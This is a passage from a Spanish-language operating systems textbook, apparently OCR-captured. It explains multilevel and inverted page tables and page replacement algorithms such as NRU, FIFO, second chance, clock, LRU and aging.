En la figura 3-13(b) podemos ver cómo funciona la tabla de página de dos niveles en este ejemplo. A la izquierda tenemos la tabla de páginas de nivel superior, con 1024 entradas, que corresponden al campo *TP1* de 10 bits. Cuando se presenta una dirección virtual a la MMU, primero extrae el campo *TP1* y utiliza este valor como índice en la tabla de páginas de nivel superior. Cada una de estas 1024 entradas representa 4 M, debido a que todo el espacio de direcciones virtuales de 4 gigabytes (es decir, de 32 bits) se ha dividido en trozos de 4096 bytes.




Figura 3-13. (a) Una dirección de 32 bits con dos campos de tablas de páginas. (b) Tablas de páginas de dos niveles.

La entrada que se localiza al indexar en la tabla de páginas de nivel superior produce la dirección (o número de marco de página) de una tabla de páginas de segundo nivel. La entrada 0 de la tabla de páginas de nivel superior apunta a la tabla de páginas para el texto del programa, la entrada 1 apunta a la tabla de páginas para los datos y la entrada 1023 apunta a la tabla de páginas para la pila. Las otras entradas (sombreadas) no se utilizan. Ahora el campo *TP2* se utiliza como índice en la tabla de páginas de segundo nivel seleccionada para buscar el número de marco de página para esta página en sí.

Como ejemplo, considere la dirección virtual de 32 bits 0x00403004 (4,206,596 decimal), que se encuentra 12,292 bytes dentro de los datos. Esta dirección virtual corresponde a *TP1* = 1,

TP2 = 2 y *Desplazamiento* = 4. La MMU utiliza primero a *TP1* para indexar en la tabla de páginas de nivel superior y obtener la entrada 1, que corresponde a las direcciones de 4M a 8M. Después utiliza *PT2* para indexar en la tabla de páginas de segundo nivel que acaba de encontrar y extrae la entrada 3, que corresponde a las direcciones de 12288 a 16383 dentro de su trozo de 4M (es decir, las direcciones absolutas de 4,206,592 a 4,210,687). Esta entrada contiene el número de marco de la página que contiene la dirección virtual 0x00403004. Si esa página no está en la memoria, el bit de *presente/ausente* en la entrada de la tabla de páginas será cero, con lo cual se producirá un fallo de página. Si la página está en la memoria, el número del marco de página que se obtiene de la tabla de páginas de segundo nivel se combina con el desplazamiento (4) para construir la dirección física. Esta dirección se coloca en el bus y se envía a la memoria.

Lo interesante acerca de la figura 3-13 es que, aunque el espacio de direcciones contiene más de un millón de páginas, en realidad sólo cuatro tablas de páginas son requeridas: la tabla de nivel superior y las tablas de segundo nivel de 0 a 4M (para el texto del programa), de 4M a 8M (para los datos) y los 4M superiores (para la pila). Los bits de *presente/ausente* en 1021 entradas de la tabla de páginas de nivel superior están en 0 y obligan a que se produzca un fallo de página si se tratan de utilizar alguna vez. En caso de que esto ocurra, el sistema operativo observará que el proceso está tratando de referenciar memoria que no debe y tomará la acción apropiada, como enviar una señal o eliminarlo. En este ejemplo hemos elegido números redondos para los diversos tamaños y que *TP1* sea igual a *TP2*, pero en la práctica también es posible elegir otros valores.

El sistema de tablas de páginas de dos niveles de la figura 3-13 se puede expandir a tres, cuatro o más niveles. Entre más niveles se obtiene una mayor flexibilidad, pero es improbable que la complejidad adicional sea de utilidad por encima de tres niveles.

Tablas de páginas invertidas

Para los espacios de direcciones virtuales de 32 bits, la tabla de páginas multinivel funciona bastante bien. Sin embargo, a medida que las computadoras de 64 bits se hacen más comunes, la situación cambia de manera drástica. Si el espacio de direcciones es de 2^{64} bytes, con páginas de 4 KB, necesitamos una tabla de páginas con 2^{52} entradas. Si cada entrada es de 8 bytes, la tabla es de más de 30 millones de gigabyes (30 PB). Ocupar 30 millones de gigabytes sólo para la tabla de páginas no es una buena idea por ahora y probablemente tampoco lo sea para el próximo año. En consecuencia, se necesita una solución diferente para los espacios de direcciones virtuales paginados de 64 bits.

Una de esas soluciones es la **tabla de páginas invertida**. En este diseño hay una entrada por cada marco de página en la memoria real, en vez de tener una entrada por página de espacio de direcciones virtuales. Por ejemplo, con direcciones virtuales de 64 bits, una página de 4 KB y 1 GB de RAM, una tabla de páginas invertida sólo requiere 262,144 entradas. La entrada lleva el registro de quién (proceso, página virtual) se encuentra en el marco de página.

Aunque las tablas de página invertidas ahorran grandes cantidades de espacio, al menos cuando el espacio de direcciones virtuales es mucho mayor que la memoria física, tienen una seria desventaja: la traducción de dirección virtual a dirección física se hace mucho más difícil. Cuando el proceso *n* hace referencia a la página virtual *p*, el hardware ya no puede buscar la página física usando *p* como índice en la tabla de páginas. En vez de ello, debe buscar una entrada (*n*, *p*) en toda la

tabla de páginas invertida. Lo que es peor: esta búsqueda se debe realizar en cada referencia a memoria, no sólo en los fallos de página. Buscar en una tabla de 256 K en cada referencia a memoria no es la manera de hacer que la máquina sea deslumbrantemente rápida.

La forma de salir de este dilema es utilizar el TLB. Si el TLB puede contener todas las páginas de uso frecuente, la traducción puede ocurrir con igual rapidez que con las tablas de páginas regulares. Sin embargo, en un fallo de TLB la tabla de páginas invertida tiene que buscarse mediante software. Una manera factible de realizar esta búsqueda es tener una tabla de hash arreglada según el hash de la dirección virtual. Todas las páginas virtuales que se encuentren en memoria y tengan el mismo valor de hash se encadenan en conjunto, como se muestra en la figura 3-14. Si la tabla de hash tiene tantas ranuras como las páginas físicas de la máquina, la cadena promedio tendrá sólo una entrada, con lo cual se acelera de manera considerable la asociación. Una vez que se ha encontrado el número de marco de página, se introduce el nuevo par (virtual, física) en el TLB.




Figura 3-14. Comparación de una tabla de páginas tradicional con una tabla de páginas invertida.

Las tablas de páginas invertidas son comunes en las máquinas de 64 bits ya que incluso con un tamaño de página muy grande, el número de entradas en la tabla de páginas es enorme. Por ejemplo, con páginas de 4 MB y direcciones virtuales de 64 bits, se necesitan 2^{42} entradas en la tabla de páginas. Otros métodos para manejar memorias virtuales extensas se pueden encontrar en Talluri y colaboradores (1995).

3.4 ALGORITMOS DE REEMPLAZO DE PÁGINAS

Cuando ocurre un fallo de página, el sistema operativo tiene que elegir una página para desalojarla (eliminarla de memoria) y hacer espacio para la página entrante. Si la página a eliminar se modificó

mientras estaba en memoria, debe volver a escribirse en el disco para actualizar la copia del mismo. No obstante, si la página no se ha modificado (por ejemplo, si contiene el texto del programa), la copia ya está actualizada y no se necesita rescribir. La página que se va a leer sólo sobrescribe en la página que se va a desalojar.

Aunque sería posible elegir una página al azar para desalojarla en cada fallo de página, el rendimiento del sistema es mucho mayor si se selecciona una página que no sea de uso frecuente. Si se elimina una página de uso frecuente, tal vez tenga que traerse de vuelta rápidamente, lo cual produce una sobrecarga adicional. Se ha realizado mucho trabajo, tanto teórico como experimental en el tema de los algoritmos de reemplazo de páginas. A continuación describiremos algunos de los algoritmos más importantes.

Vale la pena observar que el problema del "reemplazo de páginas" ocurre también en otras áreas del diseño computacional. Por ejemplo, la mayoría de las computadoras tienen una o más memorias cachés que consisten en bloques de memoria de 32 bytes o 64 bytes de uso reciente. Cuando la caché está llena, hay que elegir cierto bloque para eliminarlo. Este problema es precisamente el mismo que la reemplazo de páginas, sólo que en una escala de tiempo menor (tiene que realizarse en unos cuantos nanosegundos, no milisegundos como en el reemplazo de páginas). La razón de tener una menor escala de tiempo es que los fallos de bloques de caché se satisfacen desde la memoria principal, que no tiene tiempo de búsqueda ni latencia rotacional.

Un segundo ejemplo es en un servidor Web. El servidor puede mantener cierto número de páginas Web de uso muy frecuente en su memoria caché. Sin embargo, cuando la memoria caché está llena y se hace referencia a una nueva página, hay que decidir cuál página Web se debe desalojar. Las consideraciones son similares a las de las páginas de memoria virtual, excepto por el hecho de que las páginas Web nunca se modifican en la caché, por lo cual siempre hay una copia fresca "en el disco". En un sistema de memoria virtual, las páginas en memoria principal pueden estar sucias o limpias.

En todos los algoritmos de reemplazo de páginas que analizaremos a continuación, surge cierta cuestión: al desalojar una página de la memoria, ¿tiene que ser una de las propias páginas del proceso fallido o puede ser una página que pertenezca a otro proceso? En el primer caso, estamos limitando en efecto cada proceso a un número fijo de páginas; en el segundo caso no. Ambas son posibilidades. En la sección 3-5.1 volveremos a ver este punto.

3.4.1 El algoritmo de reemplazo de páginas óptimo

El mejor algoritmo de reemplazo de páginas posible es fácil de describir, pero imposible de implementar: al momento en que ocurre un fallo de página, hay cierto conjunto de páginas en memoria y una de éstas se referenciará en la siguiente instrucción (la página que contiene la instrucción); otras páginas tal vez no se referencien sino hasta 10, 100 o tal vez 1000 instrucciones después. Cada página se puede etiquetar con el número de instrucciones que se ejecutarán antes de que se haga referencia por primera vez a esa página.

El algoritmo óptimo de reemplazo de páginas establece que la página con la etiqueta más alta debe eliminarse. Si una página no se va a utilizar durante 8 millones de instrucciones y otra no se va a utilizar durante 6 millones de instrucciones, al eliminar la primera se enviará el fallo de página que la obtendrá de vuelta lo más lejos posible en el futuro. Al igual que las personas, las computadoras tratan de posponer los eventos indeseables el mayor tiempo posible.

El único problema con este algoritmo es que no se puede realizar. Al momento del fallo de página, el sistema operativo no tiene forma de saber cuándo será la próxima referencia a cada una de las páginas (vimos una situación similar antes, con el algoritmo de planificación del trabajo más corto primero: ¿cómo puede saber el sistema cuál trabajo es más corto?). Aún así, al ejecutar un programa en un simulador y llevar la cuenta de todas las referencias a páginas, es posible implementar un algoritmo óptimo de reemplazo de página en la *segunda* corrida, al utilizar la información de referencia de páginas recolectada durante la *primera* corrida.

De esta manera, se puede comparar el rendimiento de los algoritmos realizables con el mejor posible. Si un sistema operativo logra un rendimiento de, por ejemplo, sólo 1 por ciento peor que el algoritmo óptimo, el esfuerzo invertido en buscar un mejor algoritmo producirá cuando mucho una mejora del 1 por ciento.

Para evitar cualquier posible confusión, hay que aclarar que este registro de referencias de páginas se refiere sólo al programa que se acaba de medir y sólo con una entrada específica. Por lo tanto, el algoritmo de reemplazo de páginas que se derive de esto es específico para ese programa y esos datos de entrada. Aunque este método es útil para evaluar los algoritmos de reemplazo de páginas, no es útil en sistemas prácticos. A continuación estudiaremos algoritmos que *son* útiles en sistemas reales.

3.4.2 El algoritmo de reemplazo de páginas: no usadas recientemente

Para permitir que el sistema operativo recolecte estadísticas útiles sobre el uso de páginas, la mayor parte de las computadoras con memoria virtual tienen dos bits de estado asociados a cada página. *R* se establece cada vez que se hace referencia a la página (lectura o escritura); *M* se establece cuando se escribe en la página (es decir, se modifica). Los bits están contenidos en cada entrada de la tabla de páginas, como se muestra en la figura 3-11. Es importante tener en cuenta que estos bits se deben actualizar en cada referencia a la memoria, por lo que es imprescindible que se establezcan mediante el hardware. Una vez que se establece un bit en 1, permanece así hasta que el sistema operativo lo restablece.

Si el hardware no tiene estos bits, pueden simularse de la siguiente forma. Cuando se inicia un proceso, todas sus entradas en la tabla de páginas se marcan como que no están en memoria. Tan pronto como se haga referencia a una página, ocurrirá un fallo de página. Entonces, el sistema operativo establece el bit *R* (en sus tablas internas), cambia la entrada en la tabla de páginas para que apunte a la página correcta, con modo de SÓLO LECTURA, y reinicia la instrucción. Si la página se modifica después, ocurrirá otro fallo de página que permite al sistema operativo establecer el bit *M* y cambiar el modo de la página a LECTURA/ESCRITURA.

Los bits *R* y *M* se pueden utilizar para construir un algoritmo simple de paginación de la siguiente manera. Cuando se inicia un proceso, ambos bits de página para todas sus páginas se establecen en 0 mediante el sistema operativo. El bit *R* se borra en forma periódica (en cada interrupción de reloj) para diferenciar las páginas a las que no se ha hecho referencia recientemente de las que si se han referenciado.

Cuando ocurre un fallo de página, el sistema operativo inspecciona todas las páginas y las divide en 4 categorías con base en los valores actuales de sus bits *R* y *M*:

Clase 0: no ha sido referenciada, no ha sido modificada.

Clase 1: no ha sido referenciada, ha sido modificada.

Clase 2: ha sido referenciada, no ha sido modificada.

Clase 3: ha sido referenciada, ha sido modificada.

Aunque las páginas de la clase 1 parecen a primera instancia imposibles, ocurren cuando una interrupción de reloj borra el bit *R* de una página de la clase 3. Las interrupciones de reloj no borran el bit *M* debido a que esta información se necesita para saber si la página se ha vuelto a escribir en el disco o no. Al borrar *R* pero no *M* se obtiene una página de clase 1.

El algoritmo **NRU** (*Not Recently Used*, No usada recientemente) elimina una página al azar de la clase de menor numeración que no esté vacía. En este algoritmo está implícita la idea de que es mejor eliminar una página modificada a la que no se haya hecho referencia en al menos un pulso de reloj (por lo general, unos 20 mseg) que una página limpia de uso frecuente. La principal atracción del NRU es que es fácil de comprender, moderadamente eficiente de implementar y proporciona un rendimiento que, aunque no es óptimo, puede ser adecuado.

3.4.3 El algoritmo de reemplazo de páginas: Primera en entrar, primera en salir (FIFO)

Otro algoritmo de paginación con baja sobrecarga es el de **Primera en entrar, primera en salir** (*First-In, First-Out,* **FIFO**). Para ilustrar cómo funciona, considere un supermercado con suficientes repisas como para mostrar exactamente *k* productos distintos. Un día, cierta empresa introduce un nuevo alimento de conveniencia: yogurt orgánico instantáneo liofilizado que se puede reconstituir en un horno de microondas. Es un éxito inmediato, por lo que nuestro supermercado finito se tiene que deshacer de un producto antiguo para tenerlo en existencia.

Una posibilidad es buscar el producto que el supermercado haya tenido en existencia por más tiempo (por ejemplo, algo que se empezó a vender hace 120 años) y deshacerse de él por la razón de que nadie está interesado ya. En efecto, el supermercado mantiene una lista ligada de todos los productos que vende actualmente en el orden en el que se introdujeron. El nuevo pasa a la parte final de la lista; el que está al frente de la lista se elimina.

Como un algoritmo de reemplazo de páginas, se aplica la misma idea. El sistema operativo mantiene una lista de todas las páginas actualmente en memoria, en donde la llegada más reciente está en la parte final y la menos reciente en la parte frontal. En un fallo de página, se elimina la página que está en la parte frontal y la nueva página se agrega a la parte final de la lista. Cuando se aplica en las tiendas, FIFO podría eliminar la gomina para el bigote, pero también podría eliminar harina, sal o mantequilla. Cuando se aplica a las computadoras, surge el mismo problema. Por esta razón es raro que se utilice FIFO en su forma pura.

3.4.4 El algoritmo de reemplazo de páginas: segunda oportunidad

Una modificación simple al algoritmo FIFO que evita el problema de descartar una página de uso frecuente es inspeccionar el bit *R* de la página más antigua. Si es 0, la página es antigua y no se ha

utilizado, por lo que se sustituye de inmediato. Si el bit *R* es 1, el bit se borra, la página se pone al final de la lista de páginas y su tiempo de carga se actualiza, como si acabara de llegar a la memoria. Después la búsqueda continúa.

La operación de este algoritmo, conocido como **segunda oportunidad**, se muestra en la figura 3-15. En la figura 3-15(a) vemos que las páginas de la *A* a la *H* se mantienen en una lista ligada y se ordenan con base en el tiempo en que llegaron a la memoria.




Figura 3-15. Operación del algoritmo de la segunda oportunidad. (a) Páginas ordenadas con base en FIFO. (b) Lista de las páginas si ocurre un fallo de página en el tiempo 20 y *A* tiene su bit *R* activado. Los números encima de las páginas son sus tiempos de carga.

Suponga que ocurre un fallo de página en el tiempo 20. La página más antigua es *A*, que llegó en el tiempo 0, cuando se inició el proceso. Si el bit *R* de *A* esta desactivado, se desaloja de la memoria, ya sea escribiéndola en el disco (si está sucia) o sólo se abandona (si está limpia). Por otro lado, si el bit *R* está activado, *A* se coloca al final de la lista y su "tiempo de carga" se restablece al tiempo actual (20). El bit *R* también esta desactivado. La búsqueda de una página adecuada continúa con *B*.

Lo que el algoritmo de segunda oportunidad está buscando es una página antigua a la que no se haya hecho referencia en el intervalo de reloj más reciente. Si se ha hecho referencia a todas las páginas, el algoritmo segunda oportunidad se degenera y se convierte en FIFO puro. De manera específica, imagine que todas las páginas en la figura 3-15(a) tienen sus bits *R* activados. Una por una, el sistema operativo mueve las páginas al final de la lista, desactivando el bit *R* cada vez que adjunta una página al final de la lista. En un momento dado regresará a la página *A*, que ahora tiene su bit *R* desactivado. En este punto, *A* se desaloja. Por ende, el algoritmo siempre termina.

3.4.5 El algoritmo de reemplazo de páginas: reloj

Aunque el algoritmo segunda oportunidad es razonable, también es innecesariamente ineficiente debido a que está moviendo constantemente páginas en su lista. Un mejor método sería mantener todos los marcos de página en una lista circular en forma de reloj, como se muestra en la figura 3-16. La manecilla apunta a la página más antigua.

Cuando ocurre un fallo de página, la página a la que apunta la manecilla se inspecciona. Si el bit *R* es 0, la página se desaloja, se inserta la nueva página en el reloj en su lugar y la manecilla se avanza




Figura 3-16. El algoritmo de reemplazo de páginas en reloj.

una posición. Si *R* es 1, se borra y la manecilla se avanza a la siguiente página. Este proceso se repite hasta encontrar una página con $R = 0$. No es de sorprender que a este algoritmo se le llame en **reloj**.

3.4.6 El algoritmo de reemplazo de páginas: menos usadas recientemente (LRU)

Una buena aproximación al algoritmo óptimo se basa en la observación de que las páginas que se hayan utilizado con frecuencia en las últimas instrucciones, tal vez se volverán a usar con frecuencia en las siguientes. Por el contrario, las páginas que no se hayan utilizado por mucho tiempo probablemente seguirán sin utilizarse por mucho tiempo más. Esta idea sugiere un algoritmo factible: cuando ocurra un fallo de página, hay que descartar la página que no se haya utilizado durante la mayor longitud de tiempo. A esta estrategia se le conoce como paginación **LRU** (*Least Recently Used*, Menos usadas recientemente).

Aunque en teoría el algoritmo LRU es realizable, no es barato. Para implementar el LRU por completo, es necesario mantener una lista enlazada de todas las páginas en memoria, con la página de uso más reciente en la parte frontal y la de uso menos reciente en la parte final. La dificultad es que la lista debe actualizarse en cada referencia a memoria. Buscar una página en la lista, eliminarla y después pasarla al frente es una operación que consume mucho tiempo, incluso mediante hardware (suponiendo que pudiera construirse dicho hardware).

Sin embargo, hay otras formas de implementar el algoritmo LRU con hardware especial. Consideremos primero la forma más simple. Este método requiere equipar el hardware con un contador de 64 bits, llamado *C*, el cual se incrementa de manera automática después de cada instrucción. Además, cada entrada en la tabla de páginas debe tener también un campo lo bastante grande como para poder guardar el contador. Después de cada referencia a memoria, el valor actual de *C* se almacena en la entrada en la tabla de páginas para la página que se acaba de referenciar. Cuando ocurre un fallo de página, el sistema operativo examina todos los contadores en la tabla de páginas para encontrar el menor. Esa página es la de uso menos reciente.

Ahora veamos un segundo algoritmo LRU mediante hardware. Para una máquina con *n* marcos de página, el hardware del LRU puede mantener una matriz de *n* x *n* bits (inicialmente, todos son 0). Cada vez que se hace referencia a la página *k*, el hardware primero establece todos los bits de la fila *k* en 1 y después todos los bits de la columna k en 0. En cualquier instante, la fila cuyo valor binario sea menor es la de uso menos reciente, la fila cuyo valor sea el siguiente más bajo es la del siguiente uso menos reciente, y así en lo sucesivo. El funcionamiento de este algoritmo se muestra en la figura 3-17 para cuatro marcos de página y referencias a páginas en el siguiente orden:

0 1 2 3 2 1 0 3 2 3

Después de hacer referencia a la página 0, tenemos la situación de la figura 3-17(a). Después de hacer referencia a la página 1, tenemos la situación de la figura 3-17(b), y así en lo sucesivo.




Figura 3-17. LRU usando una matriz cuando se hace referencia a las páginas en el orden 0, 1, 2, 3, 2, 1, 0, 3, 2, 3.

3.4.7 Simulación de LRU en software

Aunque los dos algoritmos LRU anteriores son (en principio) realizables, muy pocas máquinas (si acaso) tienen el hardware requerido. En vez de ello, se necesita una solución que puede implementarse en software. Una posibilidad es el algoritmo **NFU** (*Not Frequently Used*, No utilizadas frecuentemente). Este algoritmo requiere un contador de software asociado con cada página, que al principio es cero. En cada interrupción de reloj, el sistema operativo explora todas las páginas en memoria. Para cada página se agrega el bit *R*, que es 0 o 1, al contador. Los contadores llevan la cuenta aproximada de la frecuencia con que se hace referencia a cada página. Cuando ocurre un fallo de página, se selecciona la página con el contador que sea menor para sustituirla.

El principal problema con el algoritmo NFU es que nunca olvida nada. Por ejemplo, en un compilador con varias pasadas, las páginas que se utilizaron con frecuencia durante la pasada 1 podrían

tener todavía una cuenta alta en las siguientes pasadas. De hecho, si la pasada 1 tiene el tiempo de ejecución más largo de todas las pasadas, las páginas que contienen el código para las pasadas subsiguientes pueden tener siempre cuentas menores que las páginas de la pasada 1. En consecuencia, el sistema operativo eliminará páginas útiles, en vez de páginas que ya no se hayan utilizado.

Por fortuna, una pequeña modificación al algoritmo NFU le permite simular el algoritmo LRU muy bien. La modificación consta de dos partes. Primero, cada uno de los contadores se desplaza a la derecha 1 bit antes de agregar el bit *R*. Después, el bit *R* se agrega al bit de más a la izquierda, en lugar de sumarse al bit de más a la derecha.

La figura 3-18 ilustra cómo funciona el algoritmo modificado, conocido como **envejecimiento** (*aging*). Suponga que después del primer pulso de reloj los bits *R* para las páginas de la 0 a la 5 tienen los valores 1, 0, 1, 0, 1 y 1, respectivamente (la página 0 es 1, la página 1 es 0, la página 2 es 1, etc.). En otras palabras, entre los pulsos 0 y 1 se hizo referencia a las páginas 0, 2, 4 y 5, estableciendo sus bits *R* en 1, mientras que los de las otras páginas se quedaron en 0. Después de que se han desplazado los seis contadores correspondientes y el bit *R* se ha insertado a la izquierda, tienen los valores que se muestran en la figura 3-18(a). Las cuatro columnas restantes muestran los seis contadores después de los siguientes cuatro pulsos de reloj.

